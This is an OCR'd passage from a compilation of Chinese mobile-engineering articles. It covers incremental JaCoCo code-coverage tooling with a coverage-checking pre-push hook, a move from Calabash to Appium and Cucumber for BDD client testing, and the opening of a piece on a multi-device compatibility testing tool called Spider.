            if (methodName.startsWith('lambda$') && methodInfo.isLambda
                    && changedLambdaMethodNames != null &&
changedLambdaMethodNames.size() > 0) {
                // 两者方法名相等
                if (methodInfo.methodName.equals(methodName)) {
                    changedLambdaMethodNames.remove(methodInfo.
methodName)
                    return true;

                } else if (!changedLambdaMethodNames.
contains(methodName)) {
                    // 两者方法名不等，且不包含在改变的 lambda 方法中，通过加载顺序
来判断
                    int lastIndex = methodInfo.methodName.
lastIndexOf('$');
                    if (lastIndex <= 0) {
                        continue;
                    }
                    String tmpMethodName = methodInfo.methodName.
substring(0, lastIndex);
                    if (tmpMethodName.equals(sAsmMethodInfo.methodName)
                            && (methodInfo.lambdaNumInClass ==
(methodInfo.totalLambdaInClass - sAsmMethodInfo.lambdaNumInClass + 1)
|| judgeSoleLambda(changedMethods, methodInfo, methodName, className.
replace("/", "."))))) {
                        changedLambdaMethodNames.remove(methodInfo.
methodName)
                        return true;
                    }
```

```
                }
            } else {
                if (methodInfo.methodName.equals(methodName) ||
                        (!methodInfo.methodBody.trim().equals("{}") &&
methodName.equals("<init>") && methodInfo.methodName.equals(methodInfo.
className.split("\\.|\\$")[methodInfo.className.split("\\.|\\$").
length - 1]))) {
                    if (signature == null) signature = desc;
                    TraceSignatureVisitor v = new
TraceSignatureVisitor(0);
                    new SignatureReader(signature).accept(v);
                    String declaration = v.getDeclaration();
                    int rightBrace = declaration.indexOf("(");
                    int leftBrace = declaration.lastIndexOf(")");
                    if (rightBrace > 0 && leftBrace > rightBrace) {
                        //只取形参
                        declaration = declaration.substring(rightBrace +
1, leftBrace);
                    }
                    //勿用 \\[\\] 作为分隔符，否则数组形参不可区分
                    String paraStr = declaration.replaceAll("[(){}]",
"");
                    if (paraStr.length() > 0) {
                        String[] parasArray = getAsmMethodParams(paraStr.
split(","), className, methodInfo.paramList);
                        List<String> paramListAst =
getAstMethodParams(methodInfo.paramList);
                        if (parasArray.length == paramListAst.size()) {
                            for (int i = 0; i < paramListAst.size(); i++)
{
                                //将 < > . 作为分隔符
                                String[] methodInfoParamArray =
paramListAst.get(i).split("<|>|\\.");
                                for (String param : methodInfoParamArray)
{
                                    if (!parasArray[i].contains(param) ||
                                            (parasArray[i].
contains(param) && parasArray[i].contains("[]") && !param.
endsWith("[]"))) {
                                        //同类名、同方法名、同参数长度，参数类
型不一致（或者 比较相等，但 class 中是数组，而源码中不是数组）跳转到 outer 循环开始
处
                                        continue outer;
                                    }
                                }
                            }
                        } else {
                            continue;
                        }
```

```
                    }
                    if (methodInfo.isLambda && changedLambdaMethodNames
!= null) {
                        changedLambdaMethodNames.remove(methodInfo.
methodName)
                    }
                    return true;
                }
            }
        }
    }
    return false;
}
```

流程的自动化

自动注入

整个工具通过 Gradle 插件的形式加入到项目中，只需要简单配置即可使用，在生成 DEX 之前完成增量代码的注入，同时为了不影响线上版本，该插件只在 Debug 模式下生效。

自动获取运行时数据

刚才讲 JaCoCo 原理的时候提到，需要运行时数据才能生成覆盖率报告。代码中通过反射执行下面的函数来获取运行时数据，并保存到当前执行代码的设备中：

```
org.jacoco.agent.rt.RT.getAgent().getExecutionData(false)
```


由于生成报告时需要用到运行时数据，为了生成的覆盖率报告更准确、开发同学用起来更方便，分别在如下时机把运行时数据保存到当前设备中：

- 每个页面执行 onDestory 时。
- 程序发生崩溃时。
- 收到特定广播（一个自定义的广播，在执行生成覆盖率报告的 task 前发送）时。

并在生成覆盖率报告之前把设备中的运行时数据同步到本地开发环境中。

上面可以看到，因为获取时机比较多，可能会得到多份运行时数据，对于这些数

据，可以通过 JaCoCo 的 mergeTask 把 ClassId 相同的运行时数据进行 merge。如下图所示，JaCoCo 会对 ClassId 相同的运行时数据进行 merge，并对相同位置的 probe 指针取或：



自动部署 Pre-Push 脚本


为了开发者在提交代码之前能够自动生成覆盖率报告，我们在插件 apply 阶段动态下发一个 Pre-Push 脚本到本地项目的 .git 目录。在 push 之前生成覆盖率报告，同时对于覆盖率小于一定值（默认 95%，可自定义）的提交提示并报警：

```
wuzhideMacBook-Pro:android-nova-food wuzhi$ git push origin HEAD:test
generating the jacoco's report
Rejected! the coverage sits at 0% < 95%
error: failed to push some refs to 'git@[redacted]droid-nova-food.git'
```

整体流程图

整个工具通过 Gradle 插件的形式部署到项目中，在项目编译阶段完成新增代码的查找和注入，在最终 push 代码之前获取当前设备的运行时数据，然后生成覆盖率报告，并把覆盖率低于一定值（默认是 95%）的提交 abort 掉。

最后通过一张完整的图来看下这个工具的工作流程：



总结

上述是我们在保障开发质量方面做的一些探索和积累。通过保障开发阶段增量代码的自测覆盖率，让开发者充分检验开发效果，提前发现逻辑缺陷，将风险前 置。保障开发质量的道路任重而道远，我们可以通过良好的测试覆盖率、持续完善单测、改善代码框架、规范开发流程等等多种维度相辅相成、共同推进。

参考文献

1. JaCoCo-Source-Code
2. Java 代码覆盖率工具 JaCoCo- 原理篇

作者介绍

本文三位作者均来自美团点评的到店餐饮技术部信息与交易技术中心。
武智，Android 高级开发工程师，2013 年 7 月校招加入美团点评，目前负责维护大众点评 App 的美食频道。
莹莹，2015 年校招加入美团点评，主要参与大众点评美食频道的日常开发工作，专注于通过工具自动化地提高开发效率和质量。
周佳，2016 年校招加入美团点评，主要参与大众点评美食频道的日常开发工作。

客户端自动化测试研究

立成

背景

测试作为质量保证极其重要的一环，在移动 App 开发流程中起到非常关键的作用。从开发工程师到测试工程师，人人都应具备良好的测试意识，将隐患和风险在上线之前找出并解决，可以有效的减少线上事故。

美团和大众点评 App 作为美团点评平台的主要入口，支持承载着美团点评各大业务。其中美团点评境外度假业务主要包括了出境游相关业务以及所有的境外 城市站，也是美团点评非常看重和大力发展的业务线。为了保证质量，需要进行各项测试：冒烟测试 [1]、功能测试、集成测试、专项性能测试，回归测试 [2]。其中冒烟测试和回归测试大多由开发自己手动执行，有较大的优化空间。一方面，测试的人力成本较高；另一方面，在之前的测试过程中发生过漏测等问 题，这些问题在测试阶段被 QA 发现，又会再次返工，费时费力。

鉴于这两部分测试用例相对稳定，不会频繁发生较大的变化，我们打算将其自动化，降低人力成本投入，将测试结果报表化，避免人为疏漏造成的一系列问题。

> [1] 冒烟测试（smoke testing），就是开发人员在个人版本的软件上执行目前的冒烟测试项目，确定新的程序代码不出故障。冒烟测试的对象是每一个新编译的需要正式测试的软 件版本，目的是确认软件基本功能正常，可以进行后续的正式测试工作。冒烟测试的执行者是版本编译人员。
>
> [2] 回归测试是软件测试的一种，旨在检验软件原有功能在修改后是否保持完整。

方案选型

目前业界测试方案非常多，Android 和 iOS 双平台的方案加起来大约有十七八种。应该如何选择适合团队的测试方案呢？我们主要考虑以下几个方面：

- 平台支持。
- 稳定性。
- 维护成本。
- 可扩展性。

其中维护成本我们尤为看重。目前团队的开发和测试同学任务都比较饱和，业务处于高速发展期，没法抽出太多的时间开发 / 维护测试脚本，这就需要在这方 面做到在投入较少时间的前提下不影响自动化测试的结果产出。常规的 TDD[3] 是函数级别进行测试驱动开发，通常需要在代码级别做很多工作，需要测试团队 投入较大的开发成本。鉴于在成本方面的考虑，我们打算使用 BDD[4] 来解决这个问题。主要在行为层面进行测试投入，在代码层级方面投入较小，用非常有辨 识力的行为进行测试。

在平台支持方面，由于是客户端团队，所以我们希望写好的用例可以同时跑在 Android 和 iOS 两个平台上，还希望用例可以一部分进行美团和大众点评两个 App 的复用，所以需要一个可以跨平台的方案。

> [3] 测试驱动开发（Test-driven development，缩写为 TDD）是一种软件开发过程中的应用方法，倡导先写测试程序，然后编码实现其功能得名。测试驱动开发是戴两顶帽子思考的开 发方式：先戴上实现功能的帽子，在测试的辅助下，快速实现其功能；再戴上重构的帽子，在测试的保护下，通过去除冗余的代码，提高代码质量。
>
> [4] 行为驱动开发（Behavior-driven development，缩写 BDD）是一种敏捷软件开发的技术。它通过用自然语言书写非程序员可读的测试用例扩展了测试驱动开发方法。

从入门到放弃

去年年底的时候我们团队就自动化测试方面进行了探索。发现 Calabash 满足 BDD 和跨平台，于是进行了小范围试用。在脚本开发和维护方面，成本确实低于函

数级别的测试开发，它可以用一种类似自然语言的方式编写测试用例，这是一个简单的 test case 示例：

```
Scenario: 首页
    Then I press “上海”
    When I press view with id “city”
    Then I see “海外”
    When I press “海外”
    And I press view with id “start_search”
    When I enter “东京” into input field number 1
    Then I press list item number 1
    Then I see “东京”
    When I press “美食”
    ...
```

这个示例相信开发工程师们甚至没写过代码的人也看得懂，其实就是用常规的行为思维模式去编写测试用例。其中 Feature、Scenario、Step 是 BDD 的三个核心概念：

- Feature：就是字面意思，主要是描述功能特性。
- Scenario：场景，在这里可以简单的理解为一个个的细分 case，通常情况下需要多个场景拼接来完成一个具体的 test case。
- Step：实现场景的步骤代码。

但是 Calabash 在业内**相对小众**，遇到问题就不太好解决。比如在某些三星手机上就遇到了某些控件根据 ID 找不到的问题，会影响 UI 元素的定位。在编写自动化脚本时，元素定位的唯一性是一个看似简单实际上会有很多坑的问题，脚本的稳定性一定程度上依赖了如何进行元素定位。

其次，在 Android 团队想要把方案推广到 iOS 平台的时候，我们发现了一个很大的问题：**iOS 接入 Calabash 的成本太高**。 Android 的接入成本很低，只需要一个重签名的 apk 文件就可以了，并不依赖源码，而 iOS 的接入需要依赖源码做一些工作，这就给 iOS 同学造成了很 多困难。美团和大众点评是两个巨大的 App，在源码接入方面的工作量并不小，而且很多隐患无法预料，就算依赖源码接入之后，还有一个问题需要解决：**iOS 的 ID 系统**。通常 iOS 业务开发代码中不是通过 ID 来获取

页面元素，不管是手写布局代码还是用 xib 布局，开发者一般不会给界面元素加 ID，所以 iOS 的元素大多都没有 ID，而 Calabash 对元素的定位主要依赖 ID，这无疑让我们感到雪上加霜。

在 Android 团队用写好的用例进行了几个版本的冒烟测试之后，团队内部 Android、iOS、QA 的同学坐下来一起进行了方案后续的探究，最终决定放弃 Calabash，继续寻找可以替代的方案。

从放弃到再次拥抱

在经历过 Calabash 的挫折之后，我们在选型方面更加慎重。QA 同学对 Appium 有一定的经验，于是先采用了 Appium 方案进行兼容性测试和部分回归测试。在业务快速发展的过程中，维护成本让 QA 同学越来越疲于应付，于是我们又坐在一起进行新方案的讨论和探索。

Calabash 的 BDD 模式是大家认可的，也是大家愿意接受的，那就需要在新的方案中，继续使用这种方式编写维护测试用例。我们想把 Appium 和 Calabash 两者的优势结合起来，还想把之前写过的 Calabash 的测试用例无缝迁移继续使用。

取其精华

Calabash 为什么可以使用类似自然语言的方式编写测试用例达到 BDD 的效果呢？根本原因是因为 Cucumber。

在 Calabash 官网中注明了他们使用了 Cucumber（一种简单的自然语言方式的 BDD 开源解决方案），那么我们能否底层使用 Appium 支持，上层使用 Cucumber 进行测试用例的开发和维护呢？

答案当然是可行的。我们在 Appium 的官方示例代码中找到了答案。Appium 官方提供了与 Cucumber 结合使用的例子作为参考，虽然这部分代码已经两年没更新了，但是依然给我们提供了关键思路。

新方案形成

客户端的同学与 QA 同学进行了讨论，确认了使用 QA 同学目前使用的按照 App 进行用例拆分的方案。之前 Calabash 的方案有很多可以借鉴过来，于是我们先

进行了整体结构的调整：

按照点评和美团两个 App 进行用例区分，公共步骤的封装在 common_steps.rb 中。点评和美团的目录下分别有 cucumber.yml 脚本，这是用来区分 Android 和 iOS 平台的，内容大概是这样：

```
# config/cucumber.yml
##YAML Template
---
ios: IDEVICENAME='ios'
android: IDEVICENAME='android'
```

其中 Android/config 和 iOS/config 是 Android 和 iOS 两个平台的特定配置，这部分配置代码在 support 包内，是 Appium 启动需要加载的配置。

平台的区分在 env.rb 中体现出来：

```
class AppiumWorld
end

if ENV['IDEVICENAME']=='android'
    caps = Appium.load_appium_txt file: File.expand_path("./../android/
appium.txt", __FILE__), verbose: true
elsif ENV['IDEVICENAME']=='ios'
    caps = Appium.load_appium_txt file: File.expand_path("./../ios/
appium.txt", __FILE__), verbose: true
else
    caps = Appium.load_appium_txt file: File.expand_path('./', __FILE__),
verbose: true
end
Appium::Driver.new(caps)
Appium.promote_appium_methods AppiumWorld

World do
  AppiumWorld.new
end
```

这样通过 cucumber -p android/ios 就能运行相应平台的用例了，Cucumber 其他参数自行查阅，和 Calabash 非常相似。

完全移除 Calabash 之后，所有 Calabash 内置的 Steps 就没有了，需要重新封装。其中 Feature、Scenario、Step 的概念没有发生变化，和 Calabash 完全一致。重新封装 Steps 需要依赖 appium_lib。为了降低封装成本，提供更多可用的 Steps，我们还引入了 selenium-cucumber 作为辅助使用。

最后 testdata.rb 是保存测试数据的文件，例如测试账号的登录用户名和密码等数据。


最终需要依赖的库大致是这些：

```
gem 'appium_lib',          '~> 9.4.2'
gem 'rest-client',         '~> 2.0.2'
gem 'rspec',               '~> 3.5.0'
gem 'cucumber',            '~> 2.4.0'
gem 'rspec-expectations', '~> 3.5.0'
gem 'spec',                '~> 5.3.4'
gem 'selenium-cucumber',   '~> 3.1.5'
```

这样就完成了组合方案的整体框架。

新方案优势

新方案形成之后，我们的提测流程就多了一道保障：



于是每个客户端 RD 都可以愉快的点击脚本生成测试报告，提交给 QA 同学，省去了大家本地跑测试的时间，也帮助 QA 同学节约了时间，不会再出现返工或者测试遗漏的情况。

整体稳定性提高

由于底层切换到了 Appium，稳定性提高了，同样的机型不再出现类似 Calabash 的不兼容问题了（根据 ID 无法定位到某个元素），QA 同学在 Appium 的自动化道路上已经做过不少实践，具有相关经验。在 Webview 方面支持也是比较好的，相比 Calabash 只是多了切换 Webview 和 Native 上下文的步骤，Appium 的优势完全体现出来了。

iOS 接入成本降低

针对 Android 和 iOS 的接入成本，也降低到了一致。Android 依旧是提供 apk，iOS 提供重签名的 ipa 包即可，无需源码集成，这就解决了 Calabash 方案 iOS 集成成本大的问题。

元素定位手段增多

公共 Steps 一次封装处处可用，在跨 App 复用的业务上，测试代码也几乎可以复用，编写测试脚本的成本再次降低。iOS 控件缺少 ID 不好定位的问 题也得到了解决，Appium 支持 ID、class、name、XPath 等元素定位方式，如果前三者都不可用的情况下，使用相对复杂但几乎万能的 XPath 都可以得到解决。

例如一个复杂的 XPath：

```
Then I press view with xpath "//android.widget.LinearLayout[1]
/android.widget.FrameLayout[1]/android.widget.LinearLayout[1]
```

```
/android.widget.FrameLayout[1]/android.widget.LinearLayout[2]
/android.widget.FrameLayout[1]/android.widget.ListView[1]
/android.widget.LinearLayout[1]/android.widget.LinearLayout[1]"
```

不用担心这么复杂的 XPath 应该怎么写，这其实是最简单的，因为可以通过 Appium-inspector 抓取得到。当然 XPath 的写法有很多种，可以选用兼容性更好的写法。

原有脚本无缝迁移

之前在使用 Calabash 的时候编写的脚本，在封装好公共 Steps 之后，几乎无缝的进行了迁移，对上层编写测试用例的同学来说，几乎没有变化，无需关心是 Calabash 还是 Appium，使用和原先一样的 BDD 方式继续愉快的写用例就好。

Calabash 方案时期的 homepage 场景（部分）：

android_dp_oversea.feature ×

```
13      @homepage
14      Scenario: 首页
15        When I press "美食"
16        Then I see "美食"
17        Then I go back
18        When I see "景点"
19        Then I press "景点"
20        Then I see "景点"
21        Then I go back
22        Then I press view with id "title_image"
23        Then I wait for 6 seconds
24        Then I press webview text "特价机票"
25        Then I wait for 5 seconds
26        Then I go back
```

切换新方案后 homepage 场景（部分）：

android_dp_oversea.feature

```
30      @homepage
31      Scenario: 首页
32        When I press "美食"
33        Then I see "美食"
34        Then I go back
35        Then I press "景点"
36        Then I see "景点"
37        Then I go back
38        Then I press view with id "title_image"
39        Then I wait for 6 sec
40        Given I switch to webview
41        Then I click on link having partial text "特价机票"
42        Then I wait for 5 sec
43        Then I go back
44        Then I wait for 2 sec
45        Then I go back
```

并没有太大的差别。


易集成 Jenkins，报告可视化

Cucumber 可以进行报表的可视化输出，只要在命令后面追加 `--format html --out reports.html --format pretty`，在执行完全部脚本之后就可以看到生成好的 HTML 格式的测试报告，也可以使用 JSON 的格式。

集成 Jenkins 的方式也相对常规，只要安装好需要的依赖就可以。

在测试过程中，我们使用了公司内部的云测机器远程平台：

利用远程平台的真机进行远程脚本测试，测试报告示例如下：




自动化测试运行效果

在境外业务线客户端进行了自动化测试实践，目前用于固有冒烟自动化，方案前后对比如下。

Calabash 方案时期境外点评固有冒烟用例耗时：

```
5 scenarios (5 passed)
73 steps (73 passed)
5m38.658s
```

新方案境外点评固有冒烟用例耗时（相比之前 Calabash 方案时期的用例有所增加）：



通过数据对比可以看出，用例数量与执行耗时并不是严格的线性关系，在用例数

量扩大一倍的情况下，耗时并不会线性的扩大一倍。

开发成本：单个用例的开发成本主要根据用例规模相关，开发一个包含 **7 个动作**的用例大概耗时 **30 分钟**左右，其中包括了定位元素的耗时。多个用例的开发成本不止和用例规模相关，还和用例之间是否有复用的场景相关，这就牵扯到了 Scenario 拆分粒度的问题，下文中有提到。

目前执行用例美团 + 点评总耗时 20 分钟左右，降低了人力成本，避免了 QA 同学返工的情况，方案新老交替无缝平滑过渡，维护成本低。这不仅是我们团队对自动化方案的期许，也是自动化测试的价值所在。

问题与展望

问题

scroll or swipe ?

在使用 UIAutomation 的时候，Android 页面滑动采取的方式是调用 scroll_uiselector 方法，例如：

```
Then /^I scroll to view with text "([^\"]*)"$/ do |value|
    text = %Q("#{value}")
    args = scroll_uiselector("new UiSelector().textContains(#{text})")
    find_element :uiautomator, args
end
```

但是这种方式存在不稳定性因素，在某些情况下，滑动搜索 UI 元素非常慢（上下滑动很多次）甚至滑动多次最后仍然搜索不到，脚本会执行失败。在比较复 杂的 App 上很容易出现，是整体脚本稳定性和成功率的瓶颈。如果更换为 UIAutomation2，就可以使用 swipe 语句进行相对精准的滑动：

```
swipe start_x: start_x, start_y: start_y, end_x: start_x, end_y: start_y
- pixel.to_i
```

根据撰写本文时 Appium 的最新版本 v1.6.5 进行实践，发现切换 UIAutomation2 后使用 swipe 滑动，对比 scroll 的方式成功率提高了**一倍多**，耗时**减半**，效

果非常显著。虽然其他语句会略微受一点影响，不过整体改动幅度很小，性价比很高，而且 UIAutomation2 还支持对 Toast 的识别，整体稳定性大幅提高，建议使用 UIAutomation2。

Scenario 拆分粒度

在很多情况下，一个 test case 是由一个或多个 Scenario 组成的，不同的 test case 又会存在部分 Scenario 复用的情况，明确 Scenario 的拆分粒度可以帮助开发人员降低测试脚本的编写成本，达到一定程度上的 App 内部 复用甚至跨 App 复用。尤其在多人协作的环境下，这是一个非常值得探究的问题。

展望

自动触发云测

目前触发的方式是人工触发 Jenkins job，最后输出报告。未来要做的是在特定的时期自动触发 job 进行云端自动化，触发时期可能会参考 App 的开发周期时间节点。

人人都是测试工程师

我们希望团队内人人都具备良好的测试思维，能站在测试的角度想问题，领悟测试驱动开发的意义。通过简单的方式让团队内的同学们参与测试，体会测试，写出更优秀的代码。

参考资料

1. Appium Doc
2. appium/ruby_lib docs
3. selenium-cucumber-ruby Canned Steps

作者简介

立成，美团点评酒旅境外度假研发组 Android 高级开发工程师，在 Android 开发、跨平台开发、移动端测试等领域有一定的实践经验，热爱新技术并愿意付诸实践，致力于产出高质量代码。

移动 App 兼容性测试工具 Spider

翔宇

概述


这次分享的主要内容包括以下 3 个部分：

1. Spider 功能介绍；
2. 介绍相关背景；
3. Spider 功能实现。


Spider 的主要功能

1. 同时查看、修改、共享多台设备 API 接口数据；
2. 接口测试数据存储和回放；
3. 同时操作多台设备。

功能展示




回放测试数据并跳转



多设备兼容性测试

背景介绍

移动 App 的测试经常要对同样一个页面，不同逻辑的页面展示和功能进行测试。一般会通过 MOCK API 接口返回不同的数据，去测试页面的多种样式的展示；为了覆盖到所有样式的逻辑组合，需要花较多时间去准备测试数据。




上面的三个页面，其实是同一个页面（购买结果页），根据 API 回传的数据不同，

展示不一样的样式和提示文案。这种情况如果不借助工具的话，手工测试会比较麻烦，需要真实购买测试团购单，然后通过修改数据库状态字段模拟购买结果的三种不同状态，这样测一个页面的展示就要花很长的时间。


使用 Spider 的固化数据功能，在 1 分钟之内就可以完成购买结果页多种不同状态的展示测试。

客户端请求流程图



